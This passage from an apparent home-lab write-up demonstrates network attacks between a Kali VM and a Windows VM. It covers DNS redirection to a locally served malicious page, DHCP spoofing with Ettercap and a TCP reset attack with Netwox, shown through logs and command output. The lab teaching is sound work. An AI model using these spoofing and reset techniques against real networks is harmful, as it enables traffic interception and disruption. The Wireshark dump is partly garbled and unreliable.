192.168.1.29.53362 > 192.168.1.28.53:  61364+ A? www.google.com
192.168.1.29.53362 > 192.168.1.28.53:  61364+ A? www.google.com
192.168.1.29.58092 > 192.168.1.28.53:  56172+ A? www.google.com
192.168.1.29.58092 > 192.168.1.28.53:  56172+ A? www.google.com
192.168.1.29.59430 > 192.168.1.28.53:  3300+ A? www.google.com
192.168.1.29.59430 > 192.168.1.28.53:  3300+ A? www.google.com
```

While on the Kali VM we can see the HTTP logs serving the victim the malicious web site


```
┌──(maria㉿kali)-[/tmp/www]
└─$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
127.0.0.1 - - [29/Sep/2024 16:15:34] "GET / HTTP/1.1" 200 -
```

4.4 DHCP spoofing


I'll demonstrate a DHCP spoofing attack using Ettercap, which provides a nice GUI to perform and manage several networking attacks. The Windows VM will act as my victim and I'll launch the attack from the Kali VM, both using the Bridge Adapater network modes. For sake of the demonstration, I need to know the Windows VM's IP address and the gateway of the network. This could be determined using NMAP or another host discovery tool. I launch a command prompt and run ipconfig to view the needed network details of the victim.



Switching to the Kali machine, I run similar commands and confirm it is on the same network as the Windows VM (192.168.1.0/24)




While still on the Kali machine, I launch Ettercap as root using sudo and with the -G option to use the GUI




The first step is to start Ettercap's sniffing utility on the interface from the network our victim is on which is eth0. Sniffing is started by pressing the checkmark button in the upper right corner of the application next to the ellipsis button

Once sniffing is initiated, the log pane appears at the bottom of the screen detailing the configuration and confirmation that Ettercap has started sniffing traffic. Soon we will start seeing logs of packets being captured! A few new buttons appear at the top of the Ettercap application including a menu represented by a globe next to where the sniffing/checkmark button was. I can stop the network sniffing by pressing the stop button in the upper left corner. However, I'll leave sniffing enabled during this attack. To configure the attack, I press the globe icon and then DHCP Spoofing.



After pressing the DHCP spoofing option of the menu, a dialog box pops up needing information for the attack. I enter the victim Windows IP address in the "IP range", the network's subnet mask, and I put the IP address of Kali in the DNS server field. These settings will instruct Ettercap to target the Windows machine and poison it's network settings to think the Kali machine is the DNS server



Once the settings are entered in to the fields I press Ok which starts the attack. Eventually, the Windows VM will change its network gateway to the Kali machine. To speed this along I'll renew the Windows IP address forcefully to imitate an IP lease that expires


```
C:\Users\maria>ipconfig /release

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Default Gateway . . . . . . . . . :

C:\Users\maria>ipconfig /renew

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.1.29
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.30

C:\Users\maria>
```

The default gateway now shows as 192.168.1.30 which is the Kali VM! Going back to Kali's Ettercap application I can see DCHP packets showing in the log pane

```
DHCP spoofing: using specified ip_pool, netmask 255.255.255.0, dns 192.168.1.30
DHCP: [08:00:27:F2:12:52] DISCOVER
DHCP spoofing: fake OFFER [08:00:27:F2:12:52] offering 192.168.1.29
DHCP: [192.168.1.30] OFFER : 192.168.1.29 255.255.255.0 GW 192.168.1.30 DNS 192.168.1.30
DHCP: [08:00:27:F2:12:52] REQUEST 192.168.1.29
DHCP spoofing: fake ACK [08:00:27:F2:12:52] assigned to 192.168.1.29
DHCP: [192.168.1.30] ACK : 192.168.1.29 255.255.255.0 GW 192.168.1.30 DNS 192.168.1.30
```

4.5 TCP Reset Attack


To demonstrate a TCP reset attack, I'll use the Kali VM on Bridge Adapter network mode. The Kali machine will serve as both the client and the server using Netcat. With Wireshark capturing packets, I'll establish a connection between the client and server and obtain details about the connection. This information will be used with the Netwox tool that will send a RST packet and break the client-server connection. First, I start Wireshark through the applications menu and select the Loopback interface. Double clicking this interface starts a packet capture




With the packet capture running, I next need to setup the client and the server. Starting with the server, I launch a terminal and use Netcat to listen on port 8000 for incoming connections with verbose output and keeping the connection alive.

Launching another terminal (2nd), I use Netcat to establish a connection to the server listening on port 8000. I use the home address 127.0.0.1 to make a connection on the loopback interface and then send a message hello! By typing into the terminal. The connection remains open ready to take additional data and does not return us to the bash terminal


Immediately, I can observe that the server accepts the connection and displays the client's incoming message. The output also shows the client port 34502 that the connection came from




The client and server terminal Netcat connection simulates a typical TCP communication channel. This connection will be the target of my attack. As the attacker, I had a Wireshark packet capture running on the loopback interface which should have collected the client server connection. Within Wireshark, I select the last TCP ACK packet and expand the TCP header to identify the Sequence Number (raw) value 3052444247 which I'll use to send a RST and disrupt the client - server connection.




I'll use the tool Netwox to run this attack in a new terminal. Netwox isn't preinstalled in Kali so I install it using then following command



With Netwox installed, the sequence number captured, and the client and server sockets known, I am ready to break the connection. I configure Netwox to point to the sockets and target the sequence number of the last ACK packet. Upon running the command, I get an output of the TCP/IP packet that was sent



Wireshark captures the RST packet sent by Netwox


Capturing from Loopback: lo
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
1 0.000000000 127.0.0.1 127.0.0.1 TCP 74 39140 → 8000
2 0.000010876 127.0.0.1 127.0.0.1 TCP 74 8000 → 39140
3 0.000019196 127.0.0.1 127.0.0.1 TCP 66 39140 → 8000
4 6.789684665 127.0.0.1 127.0.0.1 TCP 73 39140 → 8000
5 6.789817293 127.0.0.1 127.0.0.1 TCP 66 8000 → 39140
6 446.649802412 127.0.0.1 127.0.0.1 TCP 54 [TCP ZeroWindo
7 446.649813599 127.0.0.1 127.0.0.1 TCP 54 80 → 8000 [RST
Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
Transmission Control Protocol, Src Port: 39140, Dst Port: 80
Source Port: 39140
Destination Port: 8000
[Stream index: 0]
[Conversation completeness: Incomplete, ESTABLISHED (7)]
[TCP Segment Len: 0]
Sequence Number: 0 (relative sequence number)
Sequence Number (raw): 3052444247
[Next Sequence Number: 1 (relative sequence number)]
0000 00 00 00 00 00 00 00
0010 00 3c e1 fa 40 00 40
0020 00 01 98 e4 1f 40 b5
0030 82 00 fe 30 00 00 02
0040 95 34 00 00 00 00 01
This shows the raw value of ...ber (tcp.seq_raw), 4 byte(s)
Packets: 7 · Displayed: 7 (100.0%)
Profile: Default